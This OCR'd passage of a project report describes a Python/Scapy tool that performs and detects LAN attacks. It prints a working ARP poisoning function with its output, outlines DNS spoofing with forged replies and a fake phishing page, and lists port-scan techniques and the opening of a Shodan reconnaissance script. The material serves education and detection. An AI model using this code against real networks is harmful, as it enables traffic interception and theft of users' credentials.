


Figure -1- the first interface

Attacker Mode:

The attacker mode offers three types of Data Link Layer attacks:

1. ARP-Spoofing
2. DNS-Spoofing
3. Port-Scanning

Figure -2- Attacker Interface

1. ARP Spoofing:

ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker's MAC address is connected to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address. ARP spoofing can enable malicious parties to intercept, modify or even stop data in-transit. ARP spoofing attacks can only occur on local area networks that utilize the Address Resolution Protocol.

- **How the script works**:

We need four arguments to build the required packets:

1. **Gateway IP**: is the IP of the gateway device, if the IP of host (192.168.1.100) then the gateway IP is: 192.168.1.1.
2. **Gateway MAC**: is the MAC address for gateway, simply we can get it from srp() function responses.
3. **Target IP**: the IP of target host
4. **Target MAC**: also, like the Gateway MAC address, we can get it by srp() function.

Basically, we built two ARP() packets one for Target host and the other one for gateway host, so for Target host packet we assign some value:

- Op : the type of ARP packet (2 = ARP Response).
- Psrc: the IP of sender (should be the gateway IP).
- Pdst: the IP of receiver (target IP).
- Hwdst: the MAC address of receiver (target IP)

Then we send the two packets with the send() method after encapsulating it with Ethernet packet (by default).

```
38 def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):
39
40     poison_target = ARP()
41     poison_target.op = 2
42     poison_target.psrc = gateway_ip
43     poison_target.pdst = target_ip
44     poison_target.hwdst= target_mac
45     poison_gateway = ARP()
46     poison_gateway.op = 2
47     poison_gateway.psrc = target_ip
48     poison_gateway.pdst = gateway_ip
49     poison_gateway.hwdst= gateway_mac
50     print "[*] ARP poisoning Started. "
51     for i in range(num_packet):
52             print "[*] Sending  %s Packet......"%i
53             send(poison_target)
54             send(poison_gateway)
55             time.sleep(2)
56     restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
57     print "[*] ARP poison attack finished."
58     print "[*] Back To main menu ?(Y/N)"
```

figure -3- ARP Poisoning function

```
Terminal
File  Edit  View  Search  Terminal  Help
=====================================
Attack Info :
Interface  = eth0
Target IP  = 192.168.109.188
Gateway IP = 192.168.109.1
Packet_Num = 20
=====================================
eth0
[*] Gateway 192.168.109.1 is at 00:50:56:c0:00:01
[*] Target 192.168.109.188 is at 00:0c:29:ae:f5:54
[*] ARP poisoning Started.
 [*] Sending  0 Packet......
[*] Sending  1 Packet......
[*] Sending  2 Packet......
[*] Sending  3 Packet......
[*] Sending  4 Packet......
[*] Sending  5 Packet......
[*] Sending  6 Packet......
[*] Sending  7 Packet......
[*] Sending  8 Packet......
[*] Sending  9 Packet......
[*] Sending  10 Packet......
[*] Sending  11 Packet......
[*] Sending  12 Packet......
[*] Sending  13 Packet......
[*] Sending  14 Packet......
[*] Sending  15 Packet......
[*] Sending  16 Packet......
[*] Sending  17 Packet......
[*] Sending  18 Packet......
[*] Sending  19 Packet......
[*] Restoring target...
[*] ARP poison attack finished.
[*] Back To main menu ?(Y/N)
```

figure -4- ARP Spoofing in progress

In the target machine ARP table we can notice that the gateway IP has the MAC address of attacker machine (192.168.109.129).




Figure -5- Target machine ARP table

- **How to Detect ARP Spoofing :**

To detect an ARP Spoofing attack we need to sniff the network packets (especially ARP packets) by using sniff() function and when we find an IP address that has two MAC addresses then we mark it as ARP Spoofing attack.




Figure -6- Detect ARP Spoofing

2.DNS Spoofing:

DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver cache, causing the name server to return an incorrect IP address. This results in traffic being diverted to the attacker's computer (or any other computer). As in (Figure 7)

when the victim sends a DNS request to get Google IP, the attacker replies with Fake DNS Response Packet instead of original DNS Response from reliable DNS Server.




Figure -7- DNS Spoofing based on MITM

I. How does the Attacker do it?

In the previous scenario the attacker does an ARP Spoofing attack between the Victim and the Router (Home Router with access point) so he can redirect all the traffic between the two devices to his machine. For now, the attacker must enable packets forwarding in his Firewall (IP-Table in Unix Systems) and then block the DNS Response that comes from a reliable DNS server to make sure that only his Fake DNS Response will reach the Victim host (this can done by using NFQUEUE).

Then the attacker builds a DNS response packet (from scratch or by rebuilding the incoming DNS response) by using scapy, finally he sends the packet to victim.

II. Build DNS Response Packet with Scapy:

In scapy we can build a DNS packet, as in (figure -8-) beginning from Network Layer to Application Layer then send it by *send()* method.




Figure -8- DNS Response Packet

III. Application:

To launch a DNS spoofing attack we need four arguments:

- Local IP: the attacker IP
- Victim IP
- Gateway IP
- DNS Responder IP

We run apache2 service in the Attacker machine to view a fake webpage to victim, so here we can use social engineering to collect some valuable inputs.

```
Terminal
File  Edit  View  Search  Terminal  Help

=======================================
Attack Info :
Local IP      = 192.168.109.129
Victem IP     = 192.168.109.188
Gateway IP    = 192.168.109.1
DNS Responder = 192.168.109.129
=======================================

[*] You Can Stop The Attack by pressing CTRL + C.

DNS Request (URL): slcw.ff.avast.com.
Redirected To    : 192.168.109.129
================================================================================

DNS Request (URL): www.google.com.
Redirected To    : 192.168.109.129
================================================================================

DNS Request (URL): slcw.ff.avast.com.
Redirected To    : 192.168.109.129
================================================================================

DNS Request (URL): slcw.ff.avast.com.
Redirected To    : 192.168.109.129
================================================================================

DNS Request (URL): slcw.ff.avast.com.
Redirected To    : 192.168.109.129
================================================================================

DNS Request (URL): slcw.ff.avast.com.
Redirected To    : 192.168.109.129
================================================================================

DNS Request (URL): slcw.ff.avast.com.
Redirected To    : 192.168.109.129
================================================================================
```

Figure -9- DNS Spoofing Attack in progress

```
Terminal
File  Edit  View  Search  Terminal  Help
[*]DNS Spoofing Attack Detected
[*] In             : 2017-08-13 23:16
[*] Request (URL)  : wpad.localdomain.
[*] ID             : 4289
[*] First Replay   : 192.168.109.129
[*] Second Replay  : 192.168.109.132
************************************************************
[*]DNS Spoofing Attack Detected
[*] In             : 2017-08-13 23:16
[*] Request (URL)  : slcw.ff.avast.com.
[*] ID             : 27811
[*] First Replay   : 192.168.109.129
[*] Second Replay  : 192.168.109.132
************************************************************
[*]DNS Spoofing Attack Detected
[*] In             : 2017-08-13 23:16
[*] Request (URL)  : www.google.com.
[*] ID             : 2314
[*] First Replay   : 192.168.109.132
[*] Second Replay  : 192.168.109.129
************************************************************
[*]DNS Spoofing Attack Detected
[*] In             : 2017-08-13 23:16
[*] Request (URL)  : wpad.localdomain.
[*] ID             : 40914
[*] First Replay   : 192.168.109.129
[*] Second Replay  : 192.168.109.132
************************************************************
[*]DNS Spoofing Attack Detected
[*] In             : 2017-08-13 23:16
[*] Request (URL)  : slcw.ff.avast.com.
[*] ID             : 63777
[*] First Replay   : 192.168.109.132
[*] Second Replay  : 192.168.109.129
************************************************************
[*]DNS Spoofing Attack Detected
[*] In             : 2017-08-13 23:16
[*] Request (URL)  : www.yahoo.com.
[*] ID             : 6823
[*] First Replay   : 192.168.109.132
[*] Second Replay  : 192.168.109.129
************************************************************
```

Figure -10- Google website after DNS Spoofing

IV. Detect DNS Spoofing Attack in Local Network:

To detect DNS Spoofing, we need to sniff the traffic and filter the packets by protocol (UDP protocol) and port number (53) then we save all DNS query ids with all DNS responses that have the same id, and we make a comparison. If the responses don't match, then we mark it as a DNS Spoofing attack.

To simulate the detection process, we need to launch two DNS Spoofing attacks at the same time (one response is the true response and the other is a fake response), so we can generate two different responses for one DNS query.




Figure -11- DNS Spoofing Attack Detected

3. Port Scan:

It is a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port, this is not a nefarious process in and of itself. The majority of uses of a port scan are not attacks, but rather simple probes to determine services available on a remote machine, also bad guys (hackers) use port scans to determine the services and find some vulnerable programs that run these services to exploit it and break into the system.

Basically, port scanning is divided into two types based on the network layer protocols (UDP, TCP):

1. **TCP Scan**: also divided into other types based on TCP flag values (except TCP window scan which based on window size) such as:
    - TCP connect scan
    - TCP Stealth scan (the client replay with RST flag instead of RST+ACK)
    - XMAS scan

- FIN scan
- NULL scan
- TCP ACK scan (used to detect Firewalls)
- TCP window scan

2. **UDP Scan**: UDP is a connectionless protocol so there is no equivalent to a TCP SYN packet. However, if a UDP packet is sent to a port that is not open, the system will respond with an ICMP port unreachable message.

In figure 12: (-) means that if the server did not reply then the port is open, (/) means that this technique doesn't have a (open/close) result.

Technique name	Flags used	Open	Close
TCP Connect scan	SYN	ACK + SYN	RST
TCP Stealth scan	SYN	ACK + SYN	RST
XMAS scan	PSH + FIN + URG	-	RST
FIN scan	FIN	-	RST
NULL scan	*(No Flags)*	-	RST
TCP ACK scan	ACK	/	/
TCP window scan	ACK	RST + (Positive window size)	RST + (zero window size)

Figure -12- TCP Scan Techniques

3. **Application:** We will test TCP connect scan to view the port's status on Metasploitable distro (virtual machine) from port 20 to 35.




Figure -13- Port scan result

4. Scan Target with Shodan Search Engine:

"The world's most dangerous search engine", different from the traditional search engines, Shodan lets us find specific types of computers connected to the internet around the globe.

Shodan collects data mostly on web servers (HTTP/HTTPS - port 80, 8080, 443, 8443), as well as FTP (port 21), SSH (port 22), Telnet (port 23), SNMP (port 161), SIP (port 5060), and Real Time Streaming Protocol (RTSP, port 554). It was launched in 2009 by computer programmer John Matherly, who, in 2003, conceived the idea of searching devices linked to the Internet. (The name Shodan is a reference to SHODAN, a character from the System Shock video game series). In our system, we use Shodan Python API that lets us search for a specific target instead of using the web browser.

After the registration and we get our API key, we can now build our tool as in Figure 14.The script receives the API key and the target address (IP or Website address).

```
# -.- coding: utf-8 -.-


import os

import sys

import signal

import time
```

```
import sys

import shodan

import requests

import re

from Colorfull import *

import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import *

import prettytable



#================================  Variables ============================
global SHODAN_API_KEY

global target_IP

global ports

global banners

global head

global CVE1



#================================ make sure the input is valid [IP,www]
====================================

os.system("clear")

print coloring.BOLD+"Enter Shodan API KEY : "
```

```
SHODAN_API_KEY1=raw_input("")

os.system("clear")

print coloring.BOLD+"Enter Target IP : "

raw_1=raw_input("")



if (raw_1.split(".")[1]).isdigit():

    target_IP=str(raw_1)

    os.system("clear")

